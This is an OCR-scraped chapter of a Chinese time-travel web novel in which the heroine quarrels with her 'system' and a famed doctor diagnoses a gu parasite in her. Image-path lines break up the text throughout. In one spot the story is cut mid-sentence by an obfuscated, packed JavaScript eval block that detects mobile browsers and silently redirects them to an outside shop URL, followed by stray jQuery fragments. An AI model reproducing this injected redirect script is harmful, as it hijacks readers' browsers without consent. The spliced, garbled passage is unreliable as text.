默认冷灰
24号文字
方正启体

13. 血蚀蛊

作者:旧玉米本书字数:K更新时间:
    当一个女人拥有了自己的事业,果然就没时间内耗那些儿女情长了。


    沈熹微近来打理自己的家产,每天风风火火脚不沾地,看得米虫陈涓涓十分欣慰。


    打工人的最高境界,就是老板努力打工养你。她在21世纪已经把这两辈子的工都打完了,今时今日能得到这些,都是应该的。


    没有人的配得感能高过陈涓涓这个女人。


    就连996的工作稍有不如她意,都会被她喷得狗血淋头。


    确诊体内有蛊的第二天晚上,陈涓涓就拿着5积分,打算跟996换2分钟顶级蛊师的能力。谁知竟被系统告知:21世纪的知识库里没有这个东西!


    陈涓涓勃然大怒,PUA话术手拿把掐:


    【其实,我对你是有些失望的。当初选你成为我的系统,是希望你能尽快努力成长起来的。实力不够,加班来凑啊!


    你现在的干劲是远远不如以前,你对自己的定位在哪里?对团队的贡献又在哪里?


    同龄系统都带出几个满值了,就你还在这里连宿主的命都保不住。你这么菜,晚上怎么睡得着觉?】996惭愧得差点想自爆了。


    陈涓涓得意:小样,跟我比PUA,你还嫩了点。怎么说老娘也是听这些话听了整整6年的。


    听到陈涓涓心声的996这才回过味来:


    【喂!你搞搞清楚!是我选了你不是你选了我,你赶紧死了拉倒,我下一个更乖!以后关于保你命的交换,老子统统都拒绝!】


    陈涓涓吐吐舌头,完了,把人得罪狠了,忘记它能听到自己心声了。


    这时候还怪想念小水的。


    嗯?等等,这句话996会不会听到?


    陈涓涓观察了一下,发现996并没有什么特殊反应。看来关于小水的一切,都已经被她做手脚屏蔽掉了。


    这个女人真是又谨慎又有能力啊,难怪能走修炼这条路。


    996果然不是一个坚定的盟友,并不关心她这个个体的命运,只关心她能给它带来多少福报。


    如果下定决心不回去了,还是尽早把它拔除为妙。唉,陈涓涓叹口气,先保住自己的小命,再努力想想怎么完成跟小水的交易吧!


    蛊毒像一把刀悬在陈涓涓头上,随时收割她的性命。


    沈熹微却干劲十足,管理铺子的生意,日子每天都很有盼头。哪怕自己很多时候不方便出府,也让玫儿一直在外替她奔走着。


    有时陈涓涓也奇怪:“都说士农工商,商是最低等的,你一个大家小姐怎么如此痴迷此道?”“这不是考不了科举当不成士吗,我若下场,哼,那些男子未必考得过我。再说了,赚钱哪分什么高低等,能做成就是我的本事。”


    沈熹微说完还骂她迂腐。


    来自21世纪的陈涓涓:……她这其实叫有色眼镜,没想到沈熹微作为土著,思想还是挺先进的。


    或许是陈涓涓命不该绝,瞌睡了就有人送枕头。


    今日玫儿从外面递了消息入府,说是神医谷的谷主——传说中能活死人肉白骨的秦烨大夫,游历到京中了。


    此番入京秦大夫放出了三个看诊名额,贫苦百姓也可,贵人也可。


    只一样,非疑难杂症不看。


    刚得了小姐吩咐,一直留意名医动向的杏和堂张掌柜,第一时间就去给陈涓涓报了名。


    没想到,走了大运,还真选上了!看诊时间就定在明日巳时,约了醉香楼天字一号雅间。


    沈熹微大喜过望,重赏了张掌柜,丰厚赏金足足抵他半年月银。


    底下人这回看得更清楚了,尽心替大小姐办事,大小姐定不会亏待了她们。


    翌日一早,沈熹微忙前忙后,也由不得陈涓涓睡懒觉,督促:“该准备的东西都准备好了吗?”


    陈涓涓迷糊劲儿还没过:“诶不是,我看病还要准备什么啊?有我这破烂身体不就够了吗?”


    “呸呸呸。”沈熹微瞪了她一眼,“见秦神医的机会难得,咱们可得把东西都备齐了。”


    之后,沈熹微如数家珍,给陈涓涓展示了她准备的东西:


    这几次府医写的脉案、开的方子、一匣子黄金,甚至还有她近几天擦鼻血的棉帕……


    这女的放现代肯定是个老私生饭,什么时候藏的这个啊啊啊!她不是都丢了吗!


    去醉香楼的马车上,沈熹微还逼着陈涓涓,仔仔细细记下她这几日流血的频次。


    陈涓涓写完,沈熹微还很是不满:“你这字,怕是要污了秦神医的眼。”


    陈涓涓怒了:“我当时写四方分析法的时候,你可不这么说!”


    沈熹微理都不理,直接夺过纸笔,自己誊抄了一遍,一笔一划写得端正漂亮。


    等她抄完,两人也终于到了醉香楼。王义跟着店小二去讲马车挺好,刘光和葵儿则护着她们上楼。


    为显尊重,几人已是提前了许多到场。没想到秦神医到得竟然比她们更早,一点传闻中的架子都没有。


    小二打开包厢门时,陈涓涓还看到了一个意料之外的人:“季长东?你怎么也在这?”“涓涓姑娘,好巧,没想到你也在这。”


    季长东浅笑吟吟,起身朝陈涓涓作了个揖,而后又朝其他人点点头。


    秦烨看着装模作样的继子似笑非笑,明明就为了这点醋才包了这盘饺子。


    打趣归打趣,到了关键时刻可不能给儿子拖后腿,得让这姑娘知道这小子有点实力背景才行。


    秦烨起身相迎,笑得一派和蔼可亲:“没想到你们竟然是旧相识,此乃在下继子,此番我游历京城,由他一路作陪。”


    沈熹微狐疑的眼神在几人身上打转:真有那么巧的事?


    这是她第一次瞧见季长东本人,虽然长得人模狗样,但就是觉得他贼贼的,像要偷她小鸡仔的黄鼠狼。


    刘光也觉得不对,看大小姐像是有所察觉,两人眼神对视了一番,彼此笃定。


    “那可真是太巧了!咱可别辜负了这段缘分。”陈涓涓没心没肺,大大咧咧挽起袖子,将手腕横在秦烨面前,“还请秦叔叔赶紧替我瞧瞧,这到底是个什么病症。”


    秦烨大笑,这姑娘确实是个妙人,也不推托,手指搭上了陈涓涓的脉。


    随着时间一点一点过去,秦烨脸上的笑容也渐渐淡了。


    撤开手去后,也不言语,只是陷入了沉思。


    沈熹微心下着急,把她准备的东西一一摆了出来,给秦神医参详,还指着那箱黄金道:


    “秦先生有何发现都尽可直言,不管什么重症需要什么灵药,熹微都一定会想办法的。”


    葵儿也紧张:“求秦神医救救我家小涓儿。”


    季长东嘴角绷着,默默倒了杯茶,推到秦烨面前。暗示他别卖关子有话快说。


    “几位莫要着急,容我再确认一下。不知涓涓姑娘平日除了流鼻血,可还有什么症状?”


    沈熹微忙接:“嗜睡算吗,每天都是睡到晌午。”


    陈涓涓:那是她熬夜熬的,大小;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17412357|200700||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    姐。


    “小涓儿后腰有巴掌大的红印子,像蝴蝶。”葵儿想起上次帮她换衣服时看到的,又补充:“有时还会晕倒,上回从湖里起来是足足晕了一个时辰。”


    陈涓涓:那是胎记,葵宝,晕倒跟这个也没关系。温润男声响起:“好像是天气闷热或者情绪激动的时候,更容易流鼻血。”


    陈涓涓:季长东怎么也来凑热闹?


    她直直望了过去,正好对上那人关切的眼神。


    唰,两行鼻血淌下,陈涓涓登时脸红了。


    好在没人关注到她脸色的异样,沈熹微一边给她擦一边附和季长东:


    “对对对,好像就是这样!之前天气还没热起来的时候,涓涓是没有这个病症的。”秦神医拿起她新鲜生产的血,仔细查看了一番,终于下了定论:“是血嗜蛊,这蛊在姑娘身上的年份应该不小了。”


    陈涓涓:真乃神医也!


    “怎么会这样,会是谁干的呢。”沈熹微面色惨白。


    这个问题就不是秦烨能回答的了,他只提醒了一句:“不知姑娘是否有得罪过西南那边来的人。”


    沈熹微几乎是立刻想到了万氏:“要得罪也是我得罪了,她怎么会对小涓儿动手呢。”


    此刻陈涓涓反而成了最淡定的那个:“什么仇什么怨可以慢慢再论,不知秦神医是否可以救我一命。”


